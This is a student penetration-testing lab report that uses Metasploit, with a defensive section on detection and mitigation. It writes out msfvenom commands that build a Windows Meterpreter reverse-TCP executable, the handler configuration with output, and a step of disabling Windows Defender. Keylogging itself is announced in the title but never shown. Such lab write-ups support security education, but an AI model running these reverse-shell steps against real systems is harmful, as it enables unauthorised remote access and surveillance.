

Penetration Testing Lab Project:

Keylogger Detection and Prevention Analysis

By: Hadiya Zuberi

Executive Summary

This project demonstrates a controlled penetration testing exercise focused on understanding keylogger deployment techniques, detection mechanisms, and defensive strategies. The lab environment was established using Kali Linux and Windows virtual machines to simulate real-world attack scenarios in a safe, isolated setting. This hands-on experience provides valuable insights into offensive security techniques while emphasizing the critical importance of defensive cybersecurity measures.

Project Objectives

- Understand the technical mechanics of keylogger malware deployment
- Gain practical experience with Metasploit Framework and Meterpreter sessions
- Analyze how modern antivirus solutions detect malicious payloads
- Develop defensive security awareness and mitigation strategies
- Document the complete attack chain for educational purposes

Lab Environment Setup

Tools and Technologies

- **Kali Linux:** Primary offensive security platform with built-in penetration testing tools
- **VMware Workstation:** Virtualization platform for isolated lab environment
- **Metasploit Framework:** Industry-standard exploitation framework
- **Msfvenom:** Payload generation tool for creating custom exploits
- **Windows 10 VM:** Target system for testing defensive capabilities

Technical Background

Understanding Keyloggers

A keylogger is a type of surveillance malware designed to monitor and record keystrokes on a compromised system. This category of malware poses significant privacy and security risks as it can capture sensitive information including passwords, credit card numbers, and confidential communications. Understanding how keyloggers operate is essential for developing effective detection and prevention strategies.

Meterpreter Sessions

Meterpreter is an advanced payload within the Metasploit Framework that provides a powerful post-exploitation environment. Unlike basic reverse shells, Meterpreter operates entirely in memory, making it more difficult to detect. It offers extensive

capabilities including file system navigation, privilege escalation, keylogging, screen capture, and network pivoting.

Implementation Methodology

Phase 1: Payload Generation

The first step involves creating a malicious executable using **msfvenom**, Metasploit's payload generation utility. The payload establishes a reverse TCP connection from the target machine back to the attacker's system.

Command syntax:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your_IP>  
LPORT=<desired_port> -f exe -o shell.exe
```

Parameter breakdown:

- **-p**: Specifies the payload type (windows/x64/meterpreter/reverse_tcp)
- **LHOST**: Attacker's IP address (Kali Linux machine)
- **LPORT**: Listening port on the attacker's machine (default: 4444)
- **-f exe**: Output format as Windows executable
- **-o shell.exe**: Output filename

Network Configuration:

To identify the Kali Linux IP address, use either **ip a** or **ifconfig** command in the terminal.



```
(diaz256@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.205.129 netmask 255.255.255.0 broadcast 192.168.205.255  
    ether 00:0c:29:9d:d8:33 txqueuelen 1000 (Ethernet)  
    RX packets 55 bytes 3932 (3.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 37 bytes 4689 (4.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(diaz256@kali)-[~]  
$
```

Figure 1: Identifying Kali Linux IP address


A screenshot of a terminal window titled 'diaz256@kali: ~'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt '(diaz256@kali)-[~]' followed by the command '\$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.205.129 LPORT=4444 -f exe -o shell.exe'. The output of the command is: '[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload', '[-] No arch selected, selecting arch: x64 from the payload', 'No encoder specified, outputting raw payload', 'Payload size: 510 bytes', 'Final size of exe file: 7168 bytes', and 'Saved as: shell.exe'. The prompt returns to '(diaz256@kali)-[~]' with a new line starting with '\$'.

Figure 2: Msfvenom payload generation command

Phase 2: Listener Configuration

After generating the payload, the next step is establishing a listener on the attacker's machine to handle incoming connections from the target.

Step-by-step process:

1. Launch Metasploit Framework console: **msfconsole**
2. Load the multi-handler module: **use exploit/multi/handler**
 - This module listens for incoming connections and handles payload delivery
3. Configure the payload type: **set payload windows/x64/meterpreter/reverse_tcp**
 - This ensures the handler expects a Meterpreter session instead of a basic shell
4. Set the local host (LHOST): **set LHOST 192.168.205.129**
5. Set the local port (LPORT): **set LPORT 4444**
6. Start the listener: **run**

```
diaz256@kali: ~  
File Actions Edit View Help  
dB'dB'dB' dBBBBBP dBP dBBBBBBB  
BP  
dBBBBBP dBBBBBb dBP dBBBBBP dBP dBBBBB  
.  
| dB' dBP dB'.BP  
--o-- dBP dBP dBP dB'.BP dBP dBP  
| dBBBBBP dBP dBBBBBP dBBBBBP dBP dBP  
To boldly go where no  
shell has gone before  
=[ metasploit v6.4.18-dev ]  
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > 
```

Figure 3: Configuring the multi-handler and payload

```
diaz256@kali: ~  
File Actions Edit View Help  
dB' dBP dB'.BP  
--o-- dBP dBP dBP dB'.BP dBP dBP  
| dBBBBBP dBP dBBBBBP dBBBBBP dBP dBP  
To boldly go where no  
shell has gone before  
=[ metasploit v6.4.18-dev ]  
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.205.129  
LHOST => 192.168.205.129  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > 
```

Figure 4: Setting LHOST and LPORT parameters

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.205.129:4444
```

Figure 5: Handler listening for incoming connections

⚠ CRITICAL: The LHOST and LPORT values must exactly match those specified in the msfvenom command. Any mismatch will result in connection failure.

Phase 3: Payload Execution and Session Establishment

Once the listener is active, executing the `shell.exe` file on the target Windows machine initiates a reverse connection to the Kali system, establishing a Meterpreter session that provides full remote access capabilities.

Defensive Security Analysis

Antivirus Detection

Modern Windows Defender and other endpoint protection solutions readily detect and quarantine basic Metasploit payloads. During testing, Windows Defender immediately flagged `shell.exe` as malicious and prevented execution. For controlled lab testing purposes, Windows Defender was temporarily disabled; however, this demonstrates the critical importance of maintaining active endpoint protection in production environments.

Detection Indicators

- **Signature-based detection:** Known Metasploit payload patterns
- **Behavioral analysis:** Suspicious network connections to unusual IP addresses
- **Heuristic detection:** Unusual process memory injection patterns
- **Network monitoring:** Unexpected outbound connections on non-standard ports

Mitigation Strategies

- **Endpoint Protection:** Maintain updated antivirus and anti-malware solutions
- **Network Segmentation:** Implement proper firewall rules and network isolation
- **User Training:** Educate users about social engineering and phishing tactics
- **Application Whitelisting:** Restrict execution to approved applications only
- **Least Privilege:** Limit user permissions to minimize potential damage
- **Security Monitoring:** Deploy SIEM solutions for real-time threat detection
- **Regular Patching:** Keep all systems and applications up to date

Key Learnings and Insights

- Gained hands-on experience with industry-standard penetration testing frameworks
- Developed understanding of how reverse shell connections establish and maintain persistence
- Learned the importance of proper network configuration and parameter matching in exploitation
- Recognized the effectiveness of modern endpoint protection solutions against known malware signatures
- Understood the critical importance of defense-in-depth strategies in cybersecurity
- Appreciated the value of isolated lab environments for safely testing attack techniques

Conclusion

This penetration testing exercise provided valuable hands-on experience with offensive security techniques while reinforcing the critical importance of defensive cybersecurity measures. By understanding how attackers deploy malware like keyloggers, security professionals can better design and implement effective detection and prevention systems. The project demonstrates proficiency with industry-standard tools including Metasploit Framework, Meterpreter, and virtualization technologies, while maintaining a strong ethical foundation focused on improving organizational security posture.

Ethical Statement: All techniques demonstrated in this project were performed in a controlled, isolated lab environment on systems owned and authorized for testing. This documentation is intended strictly for educational purposes to advance cybersecurity knowledge and improve defensive capabilities.

Technical Skills Demonstrated

- Metasploit Framework proficiency
- Payload generation and customization
- Network configuration and troubleshooting
- Virtual machine management (VMware)
- Linux command-line operations
- Security assessment and vulnerability analysis
- Technical documentation and reporting
- Defensive security strategy development